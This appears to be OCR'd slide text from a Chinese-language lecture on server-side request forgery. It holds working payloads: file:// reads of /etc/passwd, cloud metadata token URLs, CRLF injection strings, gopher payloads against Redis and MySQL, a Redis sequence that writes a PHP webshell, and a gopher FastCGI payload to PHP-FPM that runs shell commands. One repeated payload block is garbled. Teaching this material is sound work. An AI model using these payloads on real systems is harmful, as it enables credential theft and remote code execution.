


URL: https://127.0.0.1

127.0.0.1

Local Service

Hello local user!



URL: https://127.0.0.1

SSRF


127.0.0.1

Local Service

Hello localhost user!


SSRF

- Server Side Request Forgery
- 允許使用者可以讓伺服器發 request 到任意目標
- 危害：可以不受限制地存取到內網資源



Identify

- 回傳內容
- HTTP Request Log
  - cons. 對外 http 被擋？
- DNS Query Log
  - 伺服器端是否有進行 DNS 查詢




決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度



決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

SSRF 攻擊面

For Local – 讀檔

- file:///etc/passwd
- file://localhost/etc/passwd
- Python (舊版本, urllib module local_file:// scheme)
    - local_file:///etc/passwd
- Java 特性：可列目錄
    - file:///etc/
    - netdoc:///etc/

SSRF 攻擊面

For Local - PHP


- https://www.php.net/manual/en/wrappers.php.php
- php://filter
- php://fd
- …

SSRF 攻擊面

For Remote

- 各種 protocol 可用
- 要怎麼用 🤔

Ref. SSRF bible. Cheatsheet




	PHP	Java	cURL	Perl	ASP.NET
gopher	--with-curlwrappers	before last patches	w/o \0 char	+	Old Ver.
tftp	--with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	--with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	--with-curlwrappers	-	+	+	-
pop3	--with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	--with-curlwrappers	-	+	-	-
telnet	--with-curlwrappers	-	+	-	-

http(s)://

- 存取 / 攻擊內網 Web service
- 通常只能執行 GET request

http(s):// -- Docker API

- `http://IP:2375/images/json`



```
[
  {
    "Id": "sha256:f895b3fb9e3032cddf68d798ce00c46be433e15285c99b12d51c1b1ae7671334",
    "ParentId": "",
    "RepoTags": [
      "docker.io/nginx:latest"
    ],
    "RepoDigests": [
      "docker.io/nginx@sha256:2ffc60a51c9d658594b63ef5acfac9d92f4e1550f633a3a16d898925c4e7f5a7"
    ],
    "Created": 1513055703,
    "Size": 108468119,
    "VirtualSize": 108468119,
    "Labels": {
      "maintainer": "NGINX Docker Maintainers <docker-maint@nginx.com>"
    }
  }
]
```

http(s):// -- Cloud Metadata

- Cloud metadata?
    - 儲存該 cloud service 的一些資訊
    - 大多數雲端服務都有（AWS, GCP ...）
- GCP
    - http://metadata.google.internal/computeMetadata/v1/ ...
- AWS
    - http://169.254.169.254/latest/user-data/ ...

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  `/project/project-id`
- Get Permission
  `/instance/service-accounts/default/scopes`
- Get access token
  `/instance/service-accounts/default/token`

More? RFTM -> Accessing Instance Metadata - App Engine

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  `/project/project-id`

以上都需要 Request Header

```
Metadata-Flavor: Google
```

```
accounts/default/token
```

More? RFTM -> Accessing Instance Metadata - App Engine

CRLF Injection

```
do_request($_GET['url'])
```

如果 do_request 有 CRLF injection？

CRLF Injection

```
do_request("http://host/meow")
```

```
GET /meow HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CVE-2019-9740 (Python urllib)

```
GET /?q=meow HTTP/1.1\r\n
Host: example.com\r\n
User-Agent: Python-urllib/3.7\r\n
\r\n
```

```
url=http://example.com/?q=meow
```


CVE-2019-9740 (Python urllib)

```
GET /?q=meow HTTP/1.1\r\n
A: B\r\n
x HTTP/1.1\r\n
Host: example.com\r\n
User-Agent: Python-urllib/3.7\r\n
\r\n
```

```
url=http://example.com/?q=meow HTTP/1.1\r\nA: B\r\nx
```

gopher://

- 神奇古老萬用協議，curl 預設支援
- 構造任意 TCP 封包
- 限制：無法交互操作



```
gopher://127.0.0.1:8787/_WHAT%20Cat%0D%0Ameow
```

1 byte padding

任意 TCP 封包內容

gopher://

- HTTP GET

```
gopher://127.0.0.1:80/_GET%20/%20HTTP/1.1%0D%0A
                      Host:127.0.0.1%0D%0A%0D%0A
```

```
               GET / HTTP/1.1\r\n
    urlencode( Host: 127.0.0.1\r\n )
               \r\n
```

gopher://

- HTTP POST?

```
gopher://127.0.0.1:80/_LAB%20TIME!
```

http://h4ck3r.quest:8500/

Lab: Preview Card

http://h4ck3r.quest:8500/

Gopher × MySQL

- 條件：無密碼（不需要交互驗證）
- 可利用 Gopher 連上 MySQL server 下任意 SQL 語句
- tarunkant/Gopherus

Gopher × Redis

- Key-Value DB
- Default port: 6379

```
gopher://127.0.0.1:6379/_SET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

CRLF injection × Redis

- Key-Value DB
- Default port: 6379

```
http://127.0.0.1:6379/?q=%0D%0ASET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

Redis 攻擊進階技巧

```
FLUSHALL
SET meow "<?php phpinfo() ?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME shell.php
SAVE
```


Write file

Sync 遠端的惡意主機，導致載入惡意模組 → RCE


# reference: Redis post-exploitation

RCE

Gopher × PHP-FPM



Gopher × PHP-FPM




Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%0
1%01%04%04%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%
09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CON
TENT_LENGTH25%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_
include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

Gopher × PHP-FPM

```
gopher://127.0.0.1:9000/
_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%0
1%01%04%04%00%0F%
allow_url_
%20On%0Adisable_functions%20%3D%20%0Aauto_prepe
nd_file=php://input%0F%17SCRIPT_FILENAME/usr/share/php/PEAR.
php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%
01%05%00%01%00%19%04%00<?php system('ls -al');?>%00%00%00%00
```

RCE

